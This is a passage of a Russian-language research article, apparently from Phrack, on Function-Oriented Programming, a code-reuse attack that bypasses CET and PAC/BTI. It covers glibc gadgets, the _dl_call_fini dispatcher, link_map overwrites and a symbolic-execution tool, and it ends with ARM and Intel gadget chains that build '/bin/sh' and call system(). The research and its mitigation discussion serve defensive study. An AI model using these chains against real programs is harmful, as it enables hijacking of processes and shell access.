Последний гаджет демонстрирует пример того, как инструментарий выявляет символьные ограничения, необходимые для успешного прохождения гаджета. В данном случае это ограничения на память для прохождения сравнения и перехода, а также демонстрацию того, что внутри гаджета выполняются чтения и записи на основе параметров:

```
-----
libc.so.6 0x26bb0:
  Results:
    RDI: [RDI]
  Read Constraints:
-----
```

```

0: Qword [RDI]
1: Dword [16 + RDI]
Write Constraints:
2: Dword [16 + RDI] = 0xffffffff + [16 + RDI]
Jump Constraints:
Qword [RDI] != 0
Dword [16 + RDI] != 1
-----
0000000000026bb0 <__gconv_release_step>:
26bb0:    f3 0f 1e fa    endbr64
26bb4:    55             push    rbp
26bb5:    53             push    rbx
26bb6:    48 89 fb       mov     rbx,rdi
26bb9:    48 83 ec 08    sub     rsp,0x8
26bbd:    48 8b 3f       mov     rdi,QWORD PTR [rdi]
26bc0:    48 85 ff       test    rdi,rdi
26bc3:    74 43          je      26c08 <__gconv_release_step+0x58>
26bc5:    83 6b 10 01    sub     DWORD PTR [rbx+0x10],0x1
26bc9:    75 32          jne     26bfd <__gconv_release_step+0x4d>
...
26bfd:    48 83 c4 08    add     rsp,0x8
26c01:    5b             pop     rbx
26c02:    5d             pop     rbp
26c03:    c3             ret
-----

```

Эти гаджеты демонстрируют несколько примеров гаджетов, которые можно найти в Glibc. Они также выявляют особенность, о которой ещё не говорилось напрямую: любая функция, содержащая допустимую инструкцию-посадочную площадку, может стать гаджетом. Это означает, что функция не обязана быть экспортируемой — она может быть внутренней функцией Glibc, о которой программист может и не знать. Следует учитывать, что экспортируемые функции с большей вероятностью содержат необходимую инструкцию-посадочную площадку по сравнению с внутренними функциями.

4. Диспетчерский гаджет FOP

Несмотря на значительное количество гаджетов, их полезность существенно снижается без диспетчера. В контексте FOP-атаки диспетчер является оркестратором гаджетов. Поскольку FOP-атаки не могут изменять стек в соответствии со схемами защиты, диспетчер становится необходимым для управления загрузкой и выполнением последующих гаджетов.

По сути, диспетчер в FOP напоминает диспетчеры, используемые в JOP: он загружает адрес из памяти, а затем прыгает по нему или вызывает его. Однако ключевое отличие заключается в том, что диспетчер должен работать в рамках ограничений, налагаемых существующими защитами. Это означает отказ от прямых переходов к самому диспетчеру при одновременном обеспечении того, чтобы попадание на допустимую инструкцию-посадочную площадку давало эффективный доступ к диспетчеру. Кроме того, диспетчер должен обеспечивать достаточный контроль для инициирования FOP-атаки, соблюдая при этом ограничения, налагаемые новыми мерами безопасности.

При идентификации диспетчерских гаджетов ключевым аспектом является оценка того, как диспетчер использует доступные ресурсы. В частности, это включает анализ манипуляции ключевыми регистрами в процессе диспетчеризации. Эти ключевые регистры обычно соответствуют соглашению о вызовах в данной архитектуре и хост-среде. Например, в архитектурах Intel это регистры RDI, RSI, RDX и RCX, а в архитектурах ARM — R0, R1, R2 и R3.

Тот же инструментарий, что используется для идентификации гаджетов, может применяться и для идентификации диспетчеров. В ходе этого процесса было установлено, что все протестированные версии Glibc для всех архитектур содержат по крайней мере один диспетчер, доступный при

обычном выполнении.

Один такой диспетчерский гаджет, описанный ниже, находится в функции `_dl_call_fini`. В более ранних версиях Glibc эта функциональность была интегрирована в `_dl_fini`. Однако начиная с версии 2.37 она была выделена в отдельную функцию. `_dl_call_fini` обычно вызывается в ходе процедуры завершения бинарного файла — либо после вызова `exit(0)`, либо после нормального возврата из функции `main`.

4.1 Диспетчерский гаджет `_dl_call_fini`

Ниже приведён фрагмент кода, извлечённый из исходников Glibc 2.39:

```
void
_dl_call_fini (void *closure_map)
{
    struct link_map *map = closure_map;

    /* Make sure nothing happens if we are called twice. */
    map->l_init_called = 0;

    ElfW(Dyn) *fini_array = map->l_info[DT_FINI_ARRAY];
    if (fini_array != NULL)
    {
        ElfW(Addr) *array = (ElfW(Addr) *) (map->l_addr
                                           + fini_array->d_un.d_ptr);
        size_t sz = (map->l_info[DT_FINI_ARRAYSZ]->d_un.d_val
                     / sizeof (ElfW(Addr)));

        while (sz-- > 0)
            ((fini_t) array[sz]) ();
    }

    /* Next try the old-style destructor. */
    ElfW(Dyn) *fini = map->l_info[DT_FINI];
    if (fini != NULL)
        DL_CALL_DT_FINI (map, ((void *) map->l_addr + fini->d_un.d_ptr));
}
```

Приведённый фрагмент кода содержит цикл `while`, который перебирает массив указателей на функции и вызывает их, пока переменная размера остаётся больше нуля. Чтобы понять природу и расположение этих значений, можно исследовать структуру `link_map`, используемую для отображения. Ниже приведена сокращённая версия этой структуры:

```
struct link_map
{
    /* These first few members are part of the protocol with the debugger.
       This is the same format used in SVR4. */

    ElfW(Addr) l_addr; /* Difference between the address in the ELF
                        file and the addresses in memory. */
    char *l_name; /* Absolute file name object was found in. */
    ElfW(Dyn) *l_ld; /* Dynamic section of the shared object. */
    struct link_map *l_next, *l_prev; /* Chain of loaded objects. */

    /* All following members are internal to the dynamic linker.
       They may change without notice. */

    /* This is an element that is only ever different from a pointer to
       the very same copy of this type for ld.so when it is used in more
       than one namespace. */
    struct link_map *l_real;

    /* Number of the namespace this link map belongs to. */
    Lmid_t l_ns;

    struct libname_list *l_libname;
```



```
ElfW(Dyn) *l_info[DT_NUM + DT_THISPROCNUM
+ DT_VERSIONTAGNUM + DT_EXTRANUM + DT_VALNUM + DT_ADDRRNUM];
```

4.2 Исследование структуры `link_map`

Проведём краткий анализ ожидаемых значений и их расположения в структуре `link_map`.

1. **`l_addr`**: Этот член, как правило, указывает на первую страницу памяти программы. Он служит опорной точкой для доступа к различным смещениям или значениям внутри бинарного файла. Отслеживая главный адрес, программы могут эффективно перемещаться по своему адресному пространству.

2. **`l_info`**: Этот член содержит указатель-смещение, задающий расположение данных, хранящихся на отображённых в память страницах главной программы. В совокупности с `l_addr` он позволяет определить точный адрес структуры, на которую указывает `l_info`. В данном контексте `l_info` обычно указывает на таблицу динамических секций, которая играет ключевую роль при создании процесса — для динамических выделений памяти и её загрузки.

В таблице динамических секций выделяются два примечательных поля:

- **`DT_FINI_ARRAY`**: Это поле указывает на массив указателей на функции, предназначенных для выполнения при завершении программы.
- **`DT_FINI_ARRAY_SZ`**: Как следует из названия, это поле обозначает размер массива `DT_FINI_ARRAY`.

Стоит отметить, что эти значения и указатели, как правило, находятся в памяти только для чтения внутри бинарного файла. Это важное соображение, поскольку оно препятствует их модификации, устраняя потенциальные методы эксплуатации, такие как атаки через `dtors` и `ctors` в прошлом [15].

Для краткого понимания значимости структуры `link_map` сошлёмся на несколько комментариев в исходном коде, расположенных непосредственно перед определением этой структуры:

```
/*
Structure describing a loaded shared object. The 'l_next' and 'l_prev'
members form a chain of all the shared objects loaded at startup.

These data structures exist in space used by the run-time dynamic linker;
modifying them may have disastrous results.

This data structure might change in the future, if necessary. User-level
programs must avoid defining objects of this type.
*/
```

Структура `link_map` содержит различные указатели и зарегистрированные значения, необходимые для операций компоновщика. Как предупреждает комментарий, изменение этих значений во время выполнения может привести к катастрофическим последствиям. Особое значение здесь имеет динамический доступ к `l_info` и `l_addr` в рамках `_dl_call_fini`. Это означает, что изменение любого из этих значений предоставляет возможность влиять на местоположение, откуда осуществляется доступ к массиву функций. Кроме того, корректировка `l_addr` может повлиять на переменную размера, добавляя потенциал для манипуляции и контроля.

Изменение этих значений создаёт потенциал для захвата управления над выполнением программы. В сочетании с ранее идентифицированными гаджетами подобные модификации могут привести к полному контролю над программой — аналогично возможностям, наблюдаемым в ROP- и JOP-атаках. Ещё один важный аспект, заслуживающий внимания, — структура цикла в памяти, поскольку этот фактор может существенно влиять на успех или неудачу FOP-атаки:

```
10d4:      49 8d 1c d4      lea     (%r12,%rdx,8),%rbx
```

```

10d8:    0f 1f 84 00 00 00 00    nopl    0x0(%rax,%rax,1)
10df:    00
10e0:    ff 13                  call    *(%rbx)
10e2:    48 89 d8              mov     %rbx,%rax
10e5:    48 83 eb 08          sub     $0x8,%rbx
10e9:    49 39 c4              cmp     %rax,%r12
10ec:    75 f2                jne     10e0 <_dl_call_fini+0x50>

```

Как видно из приведённого фрагмента, `dl_fini_array` загружается в RBX по адресу 0x10d4, позиционируясь в конце массива и перебирается в обратном порядке. Важно подчеркнуть, что прямого счётчика нет; вместо этого производится сравнение между текущим индексом (RBX/RAX) и началом массива (R12), после которого следует безусловный переход без дополнительных проверок. Следовательно, использование этого цикла вызовов не требует изменения каких-либо ключевых регистров, сохраняя их целостность.

5. Символьный движок

В данном разделе более подробно рассматривается символьный движок и подход, используемый в инструментарии. Исходный инструментарий был построен на основе устаревшего и ныне неподдерживаемого фреймворка `rusytemu` [19]. Несмотря на отсутствие обновлений и поддержки Python 3, `rusytemu` был выбран как один из наиболее понятных на низком уровне фреймворков, позволяющих извлечь необходимую функциональность. В него были внесены обновления для использования более современных возможностей Z3 при работе с символьными выражениями.

Инструментарий опирается исключительно на файлы дампов памяти для идентификации потенциальных гаджетов, что означает необходимость включения в дамп всех исполняемых секций. Обычно дампы памяти не сохраняют исполняемые секции в целях экономии места, предполагая, что все библиотеки могут быть перезагружены из памяти. Чтобы обеспечить включение необходимых секций, можно использовать следующую команду:

```
echo 0x37 > /proc/self/coredump_filter
```

Смысл значения 0x37 можно изучить подробнее на странице справочного руководства `man core`. По существу, этот фильтр включает способность сохранять отображения, подкреплённые файлами.

В целом инструментарий использует модифицированную версию этого символьного движка в двухэтапном подходе к идентификации FOP-гаджетов.

5.1 Фаза 1: Статический анализ

Первый шаг включает полностью статическую идентификацию потенциальных гаджетов путём перебора потенциальных гаджетов до обнаружения инструкции возврата. Начало гаджета отмечается инструкцией `ENDBR64` в x64 или инструкцией `BTI` в ARM. Если до обнаружения инструкции возврата достигается максимальная глубина гаджета, путь отвергается и исследуется следующий.

Это означает, что путь, идентифицированный на первой фазе, станет обязательным путём, которому символьный движок следует на фазе 2.

Данный подход статического анализа первой фазы также может применяться для идентификации потенциальных диспетчерских гаджетов. Хотя инструментарий может давать ложноположительные результаты из-за менее детального анализа, он гарантирует, что ни один потенциальный гаджет не будет пропущен.

5.2 Фаза 2: Символьное выполнение

На второй фазе движок символьного выполнения применяется для анализа каждого потенциального гаджета, идентифицированного на первой фазе. Символьная среда настраивается так, чтобы максимально точно воспроизводить рабочую среду на основе файла дампа памяти, используемого для идентификации гаджетов. Это включает размещение в памяти сегментов и исполняемого пространства для анализа потенциальных обращений к памяти или передачи значений. Все операции отслеживаются и сбрасываются между проверками потенциальных гаджетов для обеспечения точности и согласованности.

В ходе символьной фазы существует несколько потенциальных условий завершения, известных как «состояния уничтожения» (kill states). К ним относятся потенциальные бесконечные циклы, пропущенные на фазе 1. Ещё один пример — невозможные состояния, например, сравнение в памяти со значением регистра внутри функции. Поскольку статический анализ не обладает знанием о значениях памяти или регистров, это может привести к передаче нескольких потенциальных путей символьному движку. Если движок определяет, что память в настоящий момент не содержит требуемого значения, путь может быть признан невозможным и завершён.

Невозможные пути также могут возникать, когда статический движок передаёт идентифицированный путь — который должен быть статическим набором инструкций, — но в ходе фазы символьного выполнения путь от него отклоняется. В результате движок признаёт текущий путь недействительным, поскольку он разошёлся с ожидаемым путём, идентифицированным на фазе 1.

Хотя этот подход может быть неэффективным в некоторых аспектах, он помогает определить точный подход, реализуемый гаджетом, и подтверждает правильность выбранного пути. Этот подход наглядно демонстрирует использование детерминированной памяти из файла дампа.

В текущем состоянии символьный движок предназначен только для обработки детерминированных путей, поскольку недетерминированные пути порождают больше гаджетов и менее надёжны в средах с известным состоянием памяти.

6. Примеры

Хотя текстовые примеры могут показаться кому-то скучными, для тех, кто ценит подобные иллюстрации, предлагаем продолжить чтение! Примеры в данной статье будут продемонстрированы с использованием самостоятельно собранных версий GLibc 2.37, применявшихся ранее для идентификации гаджетов. Эти версии вместе с примерами прилагаются в конце данной статьи в Приложении С и использовались для идентификации, а также для целей тестирования вместе со всеми цепочками и соответствующим кодом.

Тестовый случай включает простую уязвимость кучи, предоставляющую возможность произвольной записи в память. Для демонстрации приводится базовый сценарий утечки памяти, иллюстрирующий полупроизвольную природу утечки адреса в данном примере с кучей. Затем, получив возможность произвольной записи, `ld_addr` перезаписывается адресом наших данных в куче, тем самым обеспечивая перенаправление на желаемую цепочку.

В приложениях А и В представлены две FOP-цепочки, демонстрирующие способность манипулировать регистрами, памятью и состоянием выполнения достаточно для того, чтобы записать строку `"/bin/sh\x00"` в память и выполнить функцию `system` с ней — как в контексте Intel, так и ARM.

Кроме того, папка `examples` в репозитории инструментария содержит несколько дополнительных примеров, таких как запись произвольного шеллкода в память, применение `mprotect` к этому

диапазону памяти и последующее выполнение шеллкода. Однако простой шеллкод `"/bin/sh"` не был включён в данную статью из-за того, что FOP-цепочка для него состоит из тысяч гаджетов, что не выглядело бы наглядно.

В целом Intel-цепочка состоит из 123 гаджетов, 12 из которых уникальны, тогда как ARM-цепочка включает приблизительно 140 гаджетов, из которых 15 уникальны.

7. Заключительные мысли

Как показано в данной статье, FOP представляет собой универсальную технику, способную потенциально прийти на смену ROP и JOP в ландшафте атак с повторным использованием кода. Этот сдвиг совпадает с интеграцией современных аппаратных защит — CET и PAC/BTI, — которые FOP способен преодолеть.

7.1 Ограничения

Тем не менее, несмотря на свои возможности, при организации атаки на основе FOP-цепочки необходимо учитывать ряд оговорок. Во-первых, подобно ROP и JOP, для инициирования FOP-атаки необходима уязвимость повреждения памяти. Как правило, это требует возможности произвольной записи для получения достаточного доступа к диспетчеру и последующего указания на цепочку, контролируруемую атакующим.

Во-вторых, часто необходима утечка адресов памяти — это требование, аналогичное предпосылкам прежних атак, таких как ROP. С появлением рандомизации адресного пространства (ASLR) и позиционно-независимых исполняемых файлов (PIE) обход этих защит остаётся проблемой и для техник FOP.

Наконец, пожалуй, наиболее существенным препятствием является размер FOP-цепочек. Поскольку эти атаки требуют более сложных последовательностей, цепочки могут быстро разрастаться. Например, упомянутый в данной статье пример с произвольным шеллкомдом использует более 1000 гаджетов на обеих архитектурах — ARM и Intel — только для записи нескольких десятков байтов в память. Это требование может сделать реализацию FOP-атак более трудоёмкой по сравнению с ROP, которому для достижения аналогичных целей нередко достаточно лишь нескольких гаджетов.

7.2 Номенклатура

При обсуждении подходящего обозначения для данной техники — называть ли её FOP или использовать прежнее название LOP — представлялось разумным учитывать соглашения об именовании других аналогичных техник. Как правило, эти имена происходят от доминирующего типа гаджета, а не от конкретного механизма запуска. Например, JOP носит такое название, потому что его гаджеты преимущественно используют инструкции прыжка, а не потому что диспетчер использует прыжок. Аналогично, Call Oriented Programming (COP) назван по доминирующему типу гаджета, а не по природе механизма запуска.

Учитывая эту закономерность, FOP, по-видимому, соответствует установившимся соглашениям, делая акцент на ключевой особенности техники — функционально-ориентированных гаджетах, — а не на конкретном механизме запуска. Вместе с тем важно признать, что это во многом вопрос предпочтений и интерпретации, и мнения по данному вопросу могут расходиться.

7.3 Архитектурные различия

Примечательным аспектом в области FOP является сравнение функциональности архитектур ARM и Intel. Архитектура ARM предоставляет большие функциональные возможности в FOP по сравнению с Intel. Это может быть не вполне очевидно из приведённых примеров, поскольку при выборе важных регистров для FOP применялся подход, независимый от архитектуры, однако это заслуживает упоминания.

В архитектуре ARM регистр R0 является как первым параметром, так и возвращаемым регистром, что позволяет FOP использовать не только побочные эффекты функции, но и её возвращаемое значение. Это предоставляет ARM-реализациям дополнительный уровень гибкости в техниках FOP. В противоположность этому, архитектура Intel лишена данной функциональности, так как инструкция возврата использует регистр RAX. Следовательно, ни один гаджет не был идентифицирован для использования значений регистра RAX в архитектуре Intel. Это расхождение логично: RAX не является регистром параметров в спецификации x86_64, в отличие от архитектуры ARM.

7.4 Полнота по Тьюрингу

Хотя данная статья не погружалась в эту область, автор считает, что FOP может достичь полноты по Тьюрингу при наличии достаточного набора функций в программе. FOP выходит за рамки стандартных функциональных операций, включённых в Glibc; при оценке потенциальной тьюринговой полноты набора гаджетов он также учитывает использование побочных эффектов этих функций.

7.5 Ядерный FOP

Хотя в рамках данной статьи это не исследовалось, стоит отметить, что FOP продемонстрировал эффективность и на уровне ядра. Принимая во внимание огромное количество функций и возможностей ядра, неудивительно, что в этой области имеется обширный выбор гаджетов и диспетчеров. Следующий фрагмент кода из ядра Linux [16] демонстрирует одну такую функцию, которая потенциально могла бы служить диспетчерским гаджетом при условии контроля RDI и ненулевого RSI. Этот сценарий осуществим, поскольку техники повреждения кучи нередко позволяют изначально контролировать первичные регистры:

```
void destroy_params(const struct kernel_param *params, unsigned num)
{
    unsigned int i;

    for (i = 0; i < num; i++)
        if (params[i].ops->free)
            params[i].ops->free(params[i].arg);
}
```

7.6 Направления будущих исследований

С точки зрения будущих исследований в области FOP существует несколько перспективных направлений. Хотя существующий инструментарий способен идентифицировать FOP-гаджеты в заданном случае, есть возможности для улучшения как скорости, так и методов анализа. Кроме того, хотя FOP был успешно продемонстрирован в средах Linux, существует потенциал для расширения его применения на другие операционные системы, такие как Windows или среды Apple.

Принимая во внимание реализацию Apple поддержки PAC и BTI в новых моделях своих устройств, анализ этих техник может принести ценные сведения для будущей эксплуатации. Изучение

возможности применения FOP в этих средах способно открыть новые направления для атак с повторным использованием кода и углубить понимание современных защитных механизмов. Поэтому будущие исследовательские усилия могут сосредоточиться на адаптации техник FOP для эффективной работы в разнообразных операционных системах, включая Windows и платформы Apple.

7.7 Возможные способы защиты

Наконец, существует потенциал для смягчения этих техник. Хотя разработчикам Glibc может показаться относительно несложным включить PAC-аутентификацию структуры `link_map` в Linux ARM-инстанциях, это не решает исходную проблему. Такой патч может быть обойдён путём использования потенциальных диспетчеров, обнаруженных в главной программе или вторичных библиотеках для достижения аналогичных эффектов.

Альтернативно, наиболее эффективным подходом к пресечению FOP-атак является введение инструкций очистки в конце каждой функции. Это потребовало бы обнуления регистров параметров как в архитектуре Intel, так и ARM. Для Intel это не должно создавать проблем, поскольку регистры параметров обычно волатильны и не используются повторно после вызова функции. Однако в ARM возникает потенциальное осложнение с регистром R0: его нельзя обнулить, поскольку он содержит возвращаемое значение.

Это может позволить потенциальным гаджетам изменять R0 и впоследствии использовать его значения в дополнительных вызовах для построения работающих цепочек на основе единственного регистра параметров. Хотя было установлено, что Glibc не содержит гаджетов для реализации подобного, нельзя исключить, что такие гаджеты могут появиться в будущем или уже присутствуют в более крупных кодовых базах. Данный подход смягчения не защищает от использования функций FOP по их прямому назначению, особенно когда параметры диспетчера могут контролироваться через повреждение памяти. Диспетчер, показанный в разделе 7.5, является одним из таких примеров.

7.8 Выводы

В заключение данная статья углублённо исследовала нюансы функционально-ориентированного программирования (FOP) — техники, претендующей на роль преемника традиционных атак с повторным использованием кода, таких как возвратно-ориентированное программирование (ROP) и прыжково-ориентированное программирование (JOP). Посредством всестороннего изучения и анализа была раскрыта универсальность и потенциал FOP применительно к различным архитектурам, включая ARM и Intel. В перспективе будущее FOP открывает возможности для дальнейших исследований и разработок, с потенциальным распространением применения за пределы сред Linux. По мере того как ландшафт безопасности эволюционирует, а противники адаптируются, понимание и учёт нюансов FOP будут иметь ключевое значение для укрепления стратегий киберзащиты и противодействия возникающим угрозам.

8. Благодарности

Огромная благодарность Rewzilla за знания и время, которые он уделил мне. Не только за вычитку данной статьи, но и за то, что он ввёл меня в мир бинарной эксплуатации и низкоуровневого ассемблера. Без его первоначального толчка в этот мир информации я не смог бы оказаться там, где нахожусь сегодня.

Отдельная благодарность команде Phrack за всю проделанную ими работу и за время, уделённое на отзывы по данной статье.

9. Литература

- [1] H. Shacham, "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the <https://doi.org/10.1145/1315245.1315313>)
- [2] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy, "Return-oriented program <https://dl.acm.org/doi/10.1145/1866307.1866370>.
- [3] T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang, "Jump-oriented programming: a new class of code-reuse at <https://dl.acm.org/doi/10.1145/1966913.1966919>
- [4] T. Garrison, "Intel CET Answers Call to Protect Against Common Malware Threats," May, 2020. <https://newsroom.intel.com/editorials/intel-cet-answers-call-protect-common-malware-threats/>
- [5] A. Mujumdar, "Armv8.1-M architecture: PACBTI extensions - Architectures and Processors blog - Arm Community <https://community.arm.com/arm-community-blogs/b/architectures-and-processors-blog/posts/armv8-1-m-pointer-auth>
- [6] Qualcomm, "Pointer Authentication on ARMv8.3: Design and Analysis of the New Software Security Instruction <https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/pointer-auth-v7.pdf>
- [7] Intel, "Intel vPro® PCs Feature Silicon-Enabled Threat Detection." November, 2022. <https://www.intel.com/content/www/us/en/architecture-and-technology/pcs-silicon-enabled-threat-protection-pap>
- [8] M. Larabel, "Control-Flow Enforcement Technology Begins To Land In GCC 8." August, 2017. <https://www.phoronix.com/news/Intel-CET-GCC-8-Landing>
- [9] P. Zijlstra, "[PATCH 00/29] x86: Kernel IBT." February, 2022. <https://lore.kernel.org/lkml/20220218164902.008644515@infradead.org/>
- [10] M. Tran, M. Etheridge, T. Bletsch, X. Jiang, V. Freeh, and P. Ning, "On the Expressiveness of Return-int https://link.springer.com/chapter/10.1007/978-3-642-23644-0_7
- [11] B. Lan, Y. Li, H. Sun, C. Su, Y. Liu, and Q. Zeng, "Loop-Oriented Programming: A New Code Reuse Attack t <http://ieeexplore.ieee.org/document/7345282/>
- [12] Y. Guo, L. Chen, and G. Shi, "Function-Oriented Programming: A New Class of Code Reuse Attack in C Appli <https://ieeexplore.ieee.org/document/8433189/>
- [13] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley, "Enhancing Symbolic Execution with Veritesting," May <https://dl.acm.org/doi/10.1145/2568225.2568293>
- [14] LMS57, "LMS57/FOP Mythoclast." January, 2024. https://github.com/LMS57/FOP_Mythoclast
- [15] Juan M. Bello Rivas, "Overwriting the .dtors section." December, 2000. <https://lwn.net/2000/1214/a/sec-dtors.php3>
- [16] Linus Torvalds, "linux/kernel/params.c at master · torvalds/linux." <https://github.com/torvalds/linux/blob/master/kernel/params.c#L757>
- [17] Offsec, "Bypassing Intel CET with Counterfeit Objects" August, 2022. <https://www.offsec.com/blog/bypassing-intel-cet-with-counterfeit-objects/>
- [18] F. Schuster, T. Tendyck, C. Liebchen, L. Davi, A.-R. Sadeghi, and T. Holz, "Counterfeit Object-oriented <https://ieeexplore.ieee.org/document/7163058>
- [19] feliam, "PySymEmu." <https://github.com/feliam/pysymemu>

10. Приложение A: ARM-цепочка "/bin/sh" в памяти

+-----+-----+

Function Name	Equivalent Operation
__gconv_compare...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from...	ADD X2, X2, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from...	ADD X2, X2, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from...	ADD X2, X2, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from...	ADD X2, X2, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_notify_fork...	MOV X0, LIBC
xdrmem_create...	MOV [X0], X3 #'/'
__gconv_compare...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from...	ADD X2, X2, X0
__deadline_from...	ADD X2, X2, X0
pthread_barrierattr...	MOV X0, 0x16
__deadline_from...	ADD X2, X2, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from...	ADD X2, X2, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3 #'b'
__gconv_compare...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from...	ADD X2, X2, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3 #'i'
__gconv_compare...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_notify_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3

__deadline_from...	ADD X2, X2, X0	
xdrmem_create...	MOV [X0], X3 # 'n'	
__gconv_compare...	MOV X3, 0x0	
free_mem	MOV X2, 0x0	
__libc_current_sigrtmin	MOV X0, 0x22	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
xdr_void@GLIBC_2.17	MOV X0, 0x1	
__deadline_from...	ADD X2, X2, X0	
inet6_option_init	MOV X3, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_barrierattr...	MOV X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
xdr_void@GLIBC_2.17	MOV X0, 0x1	
__deadline_from...	ADD X2, X2, X0	
xdrmem_create...	MOV [X0], X3 # '/'	
__gconv_compare...	MOV X3, 0x0	
free_mem	MOV X2, 0x0	
xdr_void@GLIBC_2.17	MOV X0, 0x1	
dysize	MOV X0, 0x16D	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
inet6_option_init	MOV X3, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_barrierattr...	MOV X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
svcauth_short	MOV X0, 0x2	
__deadline_from...	ADD X2, X2, X0	
xdrmem_create...	MOV [X0], X3 # 's'	
__gconv_compare...	MOV X3, 0x0	
free_mem	MOV X2, 0x0	
__profile_frequency	MOV X0, 0x64	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
xdr_void@GLIBC_2.17	MOV X0, 0x1	
__deadline_from...	ADD X2, X2, X0	
inet6_option_init	MOV X3, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_barrierattr...	MOV X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
__mq_notify_fork...	MOV X0, LIBC	
pthread_getcpuclock...	MOV X0, 0x3	
__deadline_from...	ADD X2, X2, X0	
xdrmem_create...	MOV [X0], X3 # 'h'	
__mq_notify_fork...	MOV X0, LIBC	
system	SYSTEM	
_exit	EXIT	


```

| __libc_sa_len          | SUB RDI, 0x1          |
| _dl_mcount_wrapper... | MOV RSI, RDI          |
| __default_pthread_attr... | MOV RDI, LIBC        |
| _hash_string          | SET RDI TO END OF STRING |
| _dl_tunable_set_...   | MOV RDX, 0x1          |
| _memset_sse2...       | MOV [RDI], SIL      #'n' |
| _nss_files_endpwent   | MOV RDI, 0x6          |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| _dl_mcount_wrapper... | MOV RSI, RDI          |
| __default_pthread_attr... | MOV RDI, LIBC        |
| _hash_string          | SET RDI TO END OF STRING |
| _dl_tunable_set_...   | MOV RDX, 0x1          |
| _memset_sse2...       | MOV [RDI], SIL      #'/' |
